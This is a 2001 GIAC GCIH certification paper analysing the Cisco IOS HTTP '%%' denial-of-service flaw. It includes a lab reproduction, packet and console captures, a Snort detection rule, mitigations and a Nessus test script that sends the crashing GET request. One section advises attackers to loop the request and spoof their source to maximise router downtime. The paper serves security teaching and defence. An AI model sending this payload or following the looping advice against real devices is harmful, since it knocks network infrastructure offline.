Global Information Assurance Certification Paper

Cisco HTTP Denial of Service

James Benanti
GCIH Practical Version 1.5c
May 2001

Exploit Details

Name: Cisco HTTP Denial of Service
Variants: Various HTTP input routine processing vulnerabilities
Operating System: Cisco IOS versions 11.1, 11.2, 11.3, 12.0, 12.1
Protocols/Services: HTTP, TCP port 80
Description:

It is possible to wage a denial of service attack against Cisco routers, and switches, that have the Cisco IOS http service enabled. A vulnerability has been identified wherein browsing to http:://router-ip/%% causes these devices to stop operating and reload.

Protocol Description

The RFC for http describes it as a stateless, generic, object oriented protocol which is efficient enough to provide the speed necessary for collaborative applications in a distributed environment such as the Internet. Http has been prevalent on the Web since 1990 and uses the well-known TCP port 80.

The Hyper Text Transfer Protocol (http) server was added to Cisco IOS v11.0 to allow router configuration over the Internet via a graphical user interface. This vulnerability takes advantage of the http application's improper handling of a GET request by exploiting two elements of the http protocol definition, namely the client/server paradigm and supported character sets.

Http is based on a request/response paradigm. A client initiates a connection to a server in the form of a request followed by a MIME-like message and the server responds with a status message followed, again, with a MIME-like message trailing the status.

The request line contains the following elements separated by a SP (space) character: a method token, request URI, protocol version, and carriage-return/line-feed (CRLF). This yields the following format:

Request-Line = Method SP Request-URI SP HTTP-Version CRLF

Method – indicates the method (function) to be performed on the host identified in the URI element. Valid methods include *GET, HEAD*, and *POST* and other method extensions. These methods are fully defined in section 8 of RFC 1945. The list of methods acceptable by the host is dynamic and clients are notified, via the return code of

the response, if a method is not supported by the server. The server will return a code 501 (not implemented) back to the client if an unsupported method was requested.

Request-URI – identifies the host upon which to apply the request. The URI can be either and absoluteURI or an absolute_path depending on the nature of the request. The absoluteURI is only allowed when a request is being made to a proxy. The most common form of the Request-URI, however, is the absolute_path which defines a resource on an origin server or gateway (no proxy).

The RequestURI is transmitted in an encoded fashion and can use Unicode (% HEX HEX) encoding to escape some characters, as defined in RFC 1738.

HTTP-Version – indicates the version of the http message. If a version is not specifed then the recipient assumes http version 0.9 (simple http). Applications using Full-Request and Full-Response messages must include an HTTP-Version of "HTTP/1.0" in this field.

The response line can be either a simple or full response. Simple (http 0.9) responses should only be returned in response to simple requests and contain only the body of the message and are terminated by the server closing the connection. Clients receiving simple responses should parse and act on them.

Full responses (http 1.0) contain both a status line and a MIME-like response message. The status line is comprised of the following elements: HTTP-Version, Status-Code, Reason-Phrase, and carriage-control/line-fee (CRLF). This yields the following format:

Status-Line = HTTP-Version SP Status-Code SP Reason-Phrase CRLF

HTTP-Version - indicates the version of the http message. If a version is not specifed then the recipient assumes http version 0.9 (simple http). Applications using Full-Request and Full-Response messages must include an HTTP-Version of "HTTP/1.0" in this field.

Status-Code – 3-digit result code of the attempt of the server to understand and satisfy the request. The first digit defines the class of the response and is defined as follows:

- 1xx – Informational
- 2xx – Success
- 3xx – Redirection. Request cannot be completed without further action.
- 4xx – Client Error. Request is not syntactically correct or cannot be fulfilled.
- 5xx – Server Error. Server cannot fulfill a valid request.

The last two digits do not perform any categorization but are used by servers to futher define status messages.

Reason-Phrase – contains a short textual message for human-readable use.

This basic understanding of the client-server relationship is necessary in order to grasp the concept that once a valid request is made by a client, the server will attempt to

understand and fulfill the request. It is also important to realize that input cannot be controlled at the point of entry and must be done at the server by the application.

Therefore, it is up to the application to determine and control if the request should be allowed within it's context. This is one element allowing this exploit to be successful. The second element is HTTP's supported character sets.

HTTP uses many of the contructs defined for MIME and the character set definition is no exception. RFC 1945 defines a character set as follows:

> *The term "character set" is used in this document to refer to a method used with one or more tables to convert a sequence of octets into a sequence of characters.*

The following character sets are supported by HTTP: US-ASCII, ISO-8859-1, ISO-8859-2, ISO-8859-3, ISO-8859-4, ISO-8859-5, ISO-8859-6, ISO-8859-7, ISO-8859-8, ISO-8859-9, ISO-2022-JP, ISO-2202-JP-2, ISO-2202-KR, UNICODE-1-1, UNICODE-1-1-UTF-7, and UNICODE-1-1-UTF-8.

So, now that we understand that Unicode is a supported character set, the question becomes "what is Unicode and why support it at all"?

Computers store information as numbers. Prior to the Unicode character set several different encoding schemes were used to represent characters. The problem was that not only did these schemes vary from one platform to another, but also from one language to another. An additional drawback was that these encoding schemes never contained enough unique numbers to represent all the possible characters and punctuation symbols for any language.

Unicode is a character set that provides a unique number for every character, no matter what the platform, program, or language. Significant cost savings can be had over the use of legacy character sets by enabling a single software application, or Web site, to be targeted over multiple platforms, languages and countries without re-engineering.

Unicode has been adopted by major industry leaders such as Apple, IBM, HP, Microsoft, Oracle, Sun, and others. It is also required by most modern standards such as XML, Java, ECMAScript, LDAP, and others. There has been a great proliferation of tools and technologies that support it, and additional Information on Unicode can be found at http://www.unicode.org/unicode/standard/WhatIsUnicode.html

As stated above, it is up to the application to determine how a valid HTTP request should be processed. Most applications have input routines that check for ascii input when doing filtering of user-supplied data and do not consider the use of other supported character sets.

Description of Variants

This vulnerability is a result of the application's incorrect processing of user input via the http server. Numerous exploits including directory traversal, viewing file contents, and the execution of arbitrary commands result from this method of attack.

Several flavors of this attack exist against various http server products. As an example, a Unicode exploit against Microsoft IIS servers is described by Microsoft's security bulletin MS-0078 and is summarized below.

It is normal practice to place executable and script files on IIS Web servers to be executed, on the server, by visitors to the site. The ability to run executables and scripts can be controlled on a directory-by-directory basis and, additionally, IIS restricts access to only those files located in the web folders. This control also applies to relative file references so that a reference to http://www.siteURI/data/../../../winnt/file.dat will also fail.

It is also possible to control access on a file-by-file basis which will supersede any controls placed on the file's parent directory. This control also applies to relative file references.

This method of access control is by design on IIS servers in conjunction with NT. However, if an attacker encodes the relative file references with Unicode characters IIS will fail to prevent access to the file. This will allow the execution and reading of files with the privileges of the IUSR_machinename (IIS's impersonation account) account. Again, the failure of input routines to account for additional, available, character sets being used in user requests is the cause of the vulnerability.

Another exploit against Cisco devices, allowing the attacker to cause a denial of service can be found at www.cisco.com/warp/public/707/ioshttpserverquery-pub.shtml . In this case, the http application cannot correctly parse a "?/" character sequence due to improper input validation routines.

Confusion occurs because the "?" character has been defined in IOS as the symbol for the *Help* command and it has also been defined in http as a delimiter character for cgi scripts. When this string is sent, and a valid enable password is supplied, to the URI parser it cannot correctly parse the string and causes the software to enter an infinite loop. A watchdog timer expires, after 2 minutes, and causes the router to reload.

How the Exploit Works

As stated above, http is a stateless protocol. This dictates that applications designed to use http rely on a client/server model in which a client sends commands to be processed by the server which then formats and sends the command output back to the client (if necessary). The following description builds on Cisco's public release of this

vulnerability which can be found at the URL listed in the references section of this document.

Cisco added an http based management interface to its IOS software starting with version 11.1, to bring Cisco device management to the Internet. As part of this application, input routines were written to process data input by the user. These routines check for specific character strings and use these patterns to parse commands that are then sent to the application for processing.

This vulnerability exploits the fact that Cisco's applications were not written to validate, parse, and filter data that was input using Unicode.Unicode uses a 16-bit hexadecimal value to represent a character. When entering Unicode, the percent character (%) is used to indicate that the following data is a hex value. As a common example, "%c0%cf" is the Unicode value for the space forward slash character string (" /").

Most input routines are not written to translate or check for Unicode representations and therefore pass the data, that normally would have been filtered, to the server for processing. This allows an attacker to use Unicode characters to direct a server to process commands that the initial programmers did not intend or account for in the input routines or the application code.

When Cisco's input routines filter the command input, http://xxx.xxx.xxx.xxx/%% (where xxx.xxx.xxx.xxx is the ip address of the vulnerable host) the two percent signs (%%) are incorrectly parsed sending the server process into an infinite loop. A watchdog timer waits for 2 minutes and, seeing no response, expires causing the router to crash and reboot.

In some cases the affected device will fail to reload and it will be necessary to cycle the power to initiate a reboot. It has also been noted that some devices will incorrectly report that they were "restarted by power-on" after they have reloaded without having stack traces provided.

This specific exploit affects the following Cisco products if they are running a version of IOS containing the defect. These devices include:

- Cisco routers from the following series: AGS/MGS/CGS/AGS+, IGS, RSM, 800, ubr900, 1000, 2500, 2600, 3000, 3600, 3800, 4000, 4500, 4700, AS5200, AS5300, AS5800, 6400, 7000, 7200, ubr7200, 7500, and 12000
- LS1010 ATM switch
- Catalyst 6000 switches running IOS
- Some versions of the Catalyst 2900XL LAN switch
- Cisco's Distributed Director

This vulnerability is only present in Cisco devices running classic IOS. Products that do not run classic IOS are:

- 7xx series dialup routers
- Catalyst 1900, 2800, 2900, 3000, and 5000 series LAN switches (except for some versions of the 2900XL). Additionally, switches containing RSM modules may be affected – see the list above.
- Catalyst 6000 if it is running IOS
- IGX and BPX lines of WAN switching products
- MGX (Axis shelf)
- Host based software
- PIX Firewalls
- Local Director
- Cache Engine

Cisco does not enable the http server by default on it's products except on model 1003, 1004, and 1005 routers.

Diagram

The exploit occurs when an http GET command is incorrectly parsed by the GUI interface application running on the router's http server. One of the easiest ways to issue the GET command is to simply run any Internet browser and type the following into the URI field: *http:<router ip address>/%%* .

I recreated this in my lab using a Cisco 1600 series router, running IOS version 12.0 (a version of IOS that contains the exploit) , and Microsoft's Internet Explorer version 5.5 on my client. Display 1, in appendix A, shows the browser screen with the GET command entered into the URI field.

It is also possible to issue this command via a script or some other programming language. This will be illustrated in the "How To Use The Exploit" section. Once the command was sent, the router stopped functioning and reloaded after 2 minutes.

I established a console connection, to the router, to record the reload process. In this case, the router was provided with stack information allowing it to report that the reload was due to a "software forced crash". This is important because some devices are not able to

be provided with the stack information and report the reason for reloading as due to "restarted by power on". The console output can be found in display 2 of appendix A.

I also captured the packets going across the test network using NetXray. I've eliminated the protocol information and header information from this report, but I've included the entire .cap file as an attachment to this document if you wish to view the data via NetXray.

The first test I did was to issue a *get interfaces* command so that I could record a successful transaction. Display 3, of appendix A shows the GET command that is sent to the server. The returned html data can be seen in display 4 of appendix A.

I then sent the command to the server with the Unicode characters in it. The *GET* command that was sent to the server can be seen in display 5 of appendix A.

From this point on, the router did not respond to any input, or produce any output, until the watchdog timer expired and IOS reloaded.

How To Use The Exploit

As stated in the previous section, this exploit can be run either manually or via a program or script. To run the exploit manually, you simply need to enter the proper text into the URL field of any Internet browser and issue the command to the effected host.

However, if your intent is to carry out a Denial of Service attack it probably makes sense to script a this exploit to incorporate a loop to test if port 80 is open. By instituting this loop you can immediately re-issue the command once the router has reloaded i.e. the consummate attacker would want to maximize downtime.

I believe an attacker would also run this attack from an "owned" host or at least spoof the source ip address of the packet when it is sent. Using these techniques would allow him to hide his identity.

A script to test for Cisco devices containing this vulnerability exists in the plugins list for Nessus (www.nessus.org). Nessus is a free tool that is used to scan hosts for known vulnerabilities. When a vulnerability is found, Nessus reports that fact along with brief instructions on how to repair it.

Signature Of The Attack

If you are trying to detect, or block, this attack you'd want to sniff the contents of the data packet for " /%%". Searching for this string will ensure that the attack is detected. This string can be seen in the NetXray data contained in appendix A.

This string can also be seen the rule definitions provided with Snort. Snort is a free lightweight intrusion detection system which can be found at www.snort.org . Snort can be used as a straight packet sniffer, a packet logger, or as a network intrusion detection system. When used for intrusion detection an interface is provided allowing rules to be written to search for specified patterns in packets. The Snort rule for detecting this attack is:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC Cisco Web DOS attempt"; flags: A+; content: "|20 2F 25 25|"; depth: 16; reference:arachnids,275;)

Snort rules have 2 basic parts: the rule header, which is from the beginning of the rule up to the first parenthesis character, and rule options. The rule header specifies the rule's action, protocol, source and destination ip address, and source and destination port information. Our rule's header defines the following:

- action = *alert*
- protocol = *tcp*
- source ip address = *$EXTERNAL_NET* which is a variable that translates to all networks except our own internal(s)
- source port = *any*
- destination ip address = *$HTTP_SERVERS* which is a variable containing ip addresses for any http servers that may exist
- destination port = *80* which is the well-known http port

The rule option section contains information concerning what alert messages should be sent and which parts of the packet should be inspected to determine if a rule match occurs. Our rule's option section defines the following:

- msg = *WEB-MISC Cisco Web DOS attempt*. *WEB-MISC* is the name of the Snort ruleset that contains this rule. *Cisco Web DOS* attempt is a description of the attack.
- flags = *A+* which means that the ACK flag must be set
- content = *|20 2F 25 25|* this is the Unicode value for " /%%"
- depth = 16 specifies that the search will only go for 16 bytes into the packet payload. This is done for efficiency since it eliminates the need to search the entire packet payload.
- reference = *arachnids,275* refers to a document for Web site from which further information can be found

So, the Snort rule searches for " /%%" in the payload and generates an alert when the string is detected.

How To Protect Against It

As required by the assignment this section, in two parts, addresses what can be done to protect against the exploit. Part one concentrates on what a person running a vulnerable version of IOS should do to protect the device. The second part deals with what Cisco has done to repair IOS.

There are various actions that should be taken to protect your devices from this denial of service attack. The obvious response is to upgrade IOS to a repaired version. In some cases, IOS upgrades may not be possible due to limited memory or other constraints. In lieu of an upgrade the threat may be addressed by applying some, or all, of the following work arounds:

- Disable the http server on the Cisco device by issuing the *no ip http server* command while in global configuration mode. Doing this will disable configuration via the GUI http interface and cause the device to not process any http requests.

- If the http server must remain enabled, access lists should be used to control the http traffic sent to it. As an example, a standard access list can be used to allow http traffic only from specified hosts to the router by issuing the following configuration commands:

  Access-list 10 permit 9.9.9.9 where: 9.9.9.9 = host from which access is allowed
  ip http access-class 1

- You can also use extended access lists to block http traffic to the device somewhere along the network path or on the affected router itself. This access list would block all http traffic (tcp port 80) so care must be taken to be sure that this is acceptable. You would not want to block http traffic to an area of the network on which your Web server resides.

For its part, Cisco has already reacted to this threat in several ways.

- A bug alert (CSCdr36952) was created to identify the exploit and to allow it to be tracked by customers.

- A complete advisory (http://www.cisco.com/warp/public/707/ioshttpserver-pub.shtml) was created explaining the vulnerability and how to repair it.

- IOS was repaired and tested. Information on how to obtain upgrades was also made available in the advisory.

Source Code/Psuedo Code

Again, this exploit can be done either manually or via a script. I've also mentioned that a Nessus plugin module exists to test for this vulnerability. The source code for this plugin can be viewed in display 6 of appendix A.

This code is written in the Nessus Application Scripting Language (NASL). NASL code resembles code written using the C programming language except that it has been written to be less intensive in terms of variable and function definition. The intent is to allow the programmer to focus on the vulnerability being tested instead of the programming language syntax.

Nessus builds a "Knowledge Base" of information for each host being scanned which is maintained for as long as the scan is taking place. Plugins are written to take advantage of information already gleaned about each host by using the Knowledge Base instead of checking the host each time a piece of information is required. This makes for more efficient and less "chatty" code.

One thing to mention here is that Nessus allows the user to elect to run it in a mode in which it will not perform any tests that will cause the target host to be crashed or taken out of service. If this mode is selected, then this test would not be run since it would crash the host once the "/%%" string was sent.

Perhaps a safer way to test for this vulnerability would be to first determine, using the Nessus Knowledge Base, if TCP port 80 is open. If it is open, send a valid IOS command to the device in the form of an http request. When the response is received, it can then be tested to see if it was generated by a Cisco device. This wouldn't be hard to do since the router's response contains the string "cisco-IOS" and the version number in the http's status line of the response. If the version number is one that is known to contain the vulnerability, then it should be reported. There is one "catch" to this test however; the enable password would have to be known in order to send any commands to the http server.

In the remainder of this section, I'll discuss the code in greater detail by presenting the lines of the script code along with a brief explanation of what is being attempted.

```
port = get_kb_item("Services/www");
if(!port)port = 80;
```

> The script starts by accessing the Knowledge Base to determine which port the device uses for http. If the information is not already known, then tcp port 80 (well-known port for http) is assigned to the port value.

```
if(get_port_state(port))
{
```

```
soc = http_open_socket(port);
```

The port is tested to see if it is open on the device. This is in the form of an *if* statement so that if the port is closed (false) then the script is exited. The socket value is also placed into the *soc* parameter.

```
data = http_get(item:"/%%", port:port);
send(socket:soc, data:data);
```

The *http_get* function formats the *GET* statement and places that value into the *data* field. The *send* function is then called to transmit the the *GET* statement to the Cisco host.

```
r = recv(socket:soc, length:1024);
close(soc);
sleep(1);
soc2 = open_sock_tcp(port);
if(!soc2)security_hole(port);
else close(soc2);
```

The above code closes the socket then waits for one second before trying to reopen port 80. If the port does not respond, then the exploit was successful.

Additional Information

The following group of links point to various documentation that deals directly with this Cisco IOS http vulnerability. These links were used as references when creating this document.

References:

Cisco IOS HTTP Server Vulnerability
http://www.cisco.com/warp/public/707/ioshttpserver-pub.shtml

CVE – Common Vulnerabilities and Exposures
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2000-0380

CERT Vulnerability Note VU#24346
http://www.kb.cert.org/vuls/id/24346

Security Focus Cisco IOS HTTP %% Vulnerability
http://www.securityfocus.com/bid/1154

Internet Security Systems XForce cisco-ios-http-dos(4357)
http://xforce.iss.net/static/4357.php

Nessus cisco http dos


http://cgi.nessus.org/plugins/dump.php3?id=10387

This next group of links is just a very small sample of other exploits that take advantage of invalid input routine filtering of user input. This list could be miles long but this sample is supplied just to give a flavor of the types of exploits that exist using simple command input variations to attack systems.

http://cgi.nessus.org/plugins/dump.php3?id=10633
http://cgi.nessus.org/plugins/dump.php3?id=10561
http://cgi.nessus.org/plugins/dump.php3?id=10017
http://cgi.nessus.org/plugins/dump.php3?id=10160
http://cgi.nessus.org/plugins/dump.php3?id=10682

Appendix A
Displays

Display 1 – Screen shot of Internet browser with exploit entered into the URI field.



Display 2 – Cisco console output for exploit.

```
emprise#

%Software-forced reload

Preparing to dump core...
emprise#
00:12:33: %SYS-2-WATCHDOG: Process aborted on watchdog timeout, process =
HTTP Server.
-Traceback= 20E9810 20EC568 20E75D0 245A2EE 21E35CC 21E3882 21E39D0
21E3AC2 21E3
BA0
Queued messages:
Queued messages:
*** EXCEPTION ***
software forced crash
program counter = 0x20e61d0
status register = 0x2700
vbr at time of exception = 0x4000000

monitor: command "boot" aborted due to exception


System Bootstrap, Version 11.1(12)XA, EARLY DEPLOYMENT RELEASE
SOFTWARE (fc1)
Copyright (c) 1997 by cisco Systems, Inc.
C1600 processor with 8192 Kbytes of main memory

program load complete, entry point: 0x4018060, size: 0x108968

%SYS-4-CONFIG_NEWER: Configurations from version 12.0 may not be correctly
understood.program load complete, entry point: 0x2005000, size: 0x21d581
Self decompressing the image :
################################################
################################## [OK]

            Restricted Rights Legend

Use, duplication, or disclosure by the Government is
subject to restrictions as set forth in subparagraph
(c) of the Commercial Computer Software - Restricted
Rights clause at FAR sec. 52.227-19 and subparagraph
(c) (1) (ii) of the Rights in Technical Data and Computer
Software clause at DFARS sec. 252.227-7013.
```

```
        cisco Systems, Inc.
        170 West Tasman Drive
        San Jose, California 95134-1706



Cisco Internetwork Operating System Software
IOS (tm) 1600 Software (C1600-Y-M), Version 12.0(4), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-1999 by cisco Systems, Inc.
Compiled Wed 14-Apr-99 22:38 by ccai
Image text-base: 0x02005000, data-base: 0x0245CA18

cisco 1605 (68360) processor (revision C) with 6144K/2048K bytes of memory.
Processor board ID 13838381, with hardware revision 00000000
Bridging software.
X.25 software, Version 3.0.0.
2 Ethernet/IEEE 802.3 interface(s)
System/IO memory with parity disabled
8192K bytes of DRAM onboard
System running from RAM
8K bytes of non-volatile configuration memory.
4096K bytes of processor board PCMCIA flash (Read/Write)



Press RETURN to get started!
```

Display 3 – Valid GET command sent to the http server.

```
GET /exec/show/interfaces/CR HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-
powerpoint, application/vnd.ms-excel, application/msword, */*
Referer: http://192.168.1.1
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0)
Host: 192.168.1.1
Connection: Keep-Alive
Authorization: Basic Y2lzY286Y2lzY28=
```

Display 4 – Return data from *show interfaces* command

```
HTTP/1.0 200 OK
Date: Mon, 01 Mar 1993 01:11:21 UTC
Server: cisco-IOS/12.0 HTTP-server/1.0(1)
Content-type: text/html
Expires: Thu, 16 Feb 1989 00:00:00 GMT


<HTML><HEAD><TITLE>emprise /exec/show/interfaces/CR</TITLE></HEAD>
<BODY><H1>emprise</H1><PRE><HR>
<FORM METHOD=POST ACTION="/exec/show/interfaces/CR">
Ethernet0 is up, line protocol is up
  Hardware is QUICC Ethernet, address is 0050.7305.b8f2 (bia 0050.7305.b8f2)
  Internet address is 192.168.1.1/24
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec, rely 255/255, load 1/255
  Encapsulation ARPA, loopback not set, keepalive set (120 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:00, output 00:00:00, output hang never
  Last clearing of "show interface" counters never
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 0/75, 0 drops
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     82 packets input, 9000 bytes, 0 no buffer
     Received 56 broadcasts, 0 runts, 0 giants, 0 throttles
     0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
     0 input packets with dribble condition detected
     144 packets output, 36588 bytes, 0 underruns
     0 output errors, 0 collisions, 1 interface resets
     0 babbles, 0 late collision, 0 deferred
     0 lost carrier, 0 no carrier
     0 output buffer failures, 0 output buffers swapped out
Ethernet1 is administratively down, line protocol is down
  Hardware is QUICC Ethernet, address is 0050.7305.b8f3 (bia 0050.7305.b8f3)
  Internet address is 216.199.24.225/28
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec, rely 255/255, load 1/255
Encapsulation ARPA, loopback not set, keepalive set (120 sec)
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input never, output never, output hang never
  Last clearing of "show interface" counters never
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 0/75, 0 drops
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     0 packets input, 0 bytes, 0 no buffer
```

```
    Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
    0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
    0 input packets with dribble condition detected
    32 packets output, 12732 bytes, 0 underruns
    0 output errors, 0 collisions, 0 interface resets
    0 babbles, 0 late collision, 0 deferred
    0 lost carrier, 0 no carrier
    0 output buffer failures, 0 output buffers swapped out
</FORM><HR>
</PRE></BODY></HTML>
emprise
Ethernet0
Cisco Internetwork Operating System Software
IOS (tm) 1600 Software (C1600-Y-M), Version 12.0(4), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-1999 by cisco Systems, Inc.
Compiled Wed 14-Apr-99 22:38 by ccai
cisco 1605
```

Display 5 – Exploit sent to the server

```
GET /%% HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-
powerpoint, application/vnd.ms-excel, application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0)
Host: 192.168.1.1
Connection: Keep-Alive
Authorization: Basic Y2lzY286Y2lzY28=
```

Display 6 – Nessus script

```
#
# This script was written by Renaud Deraison <deraison@cvs.nessus.org>
#
# See the Nessus Scripts License for details
#
#
# The script code starts here
#

port = get_kb_item("Services/www");
if(!port)port = 80;
if(get_port_state(port))
{
  soc = http_open_socket(port);
  if(soc)
   {
  data = http_get(item:"/%%", port:port);
  send(socket:soc, data:data);
  r = recv(socket:soc, length:1024);
  close(soc);
  sleep(1);
  soc2 = open_sock_tcp(port);
  if(!soc2)security_hole(port);
  else close(soc2);
   }
}
```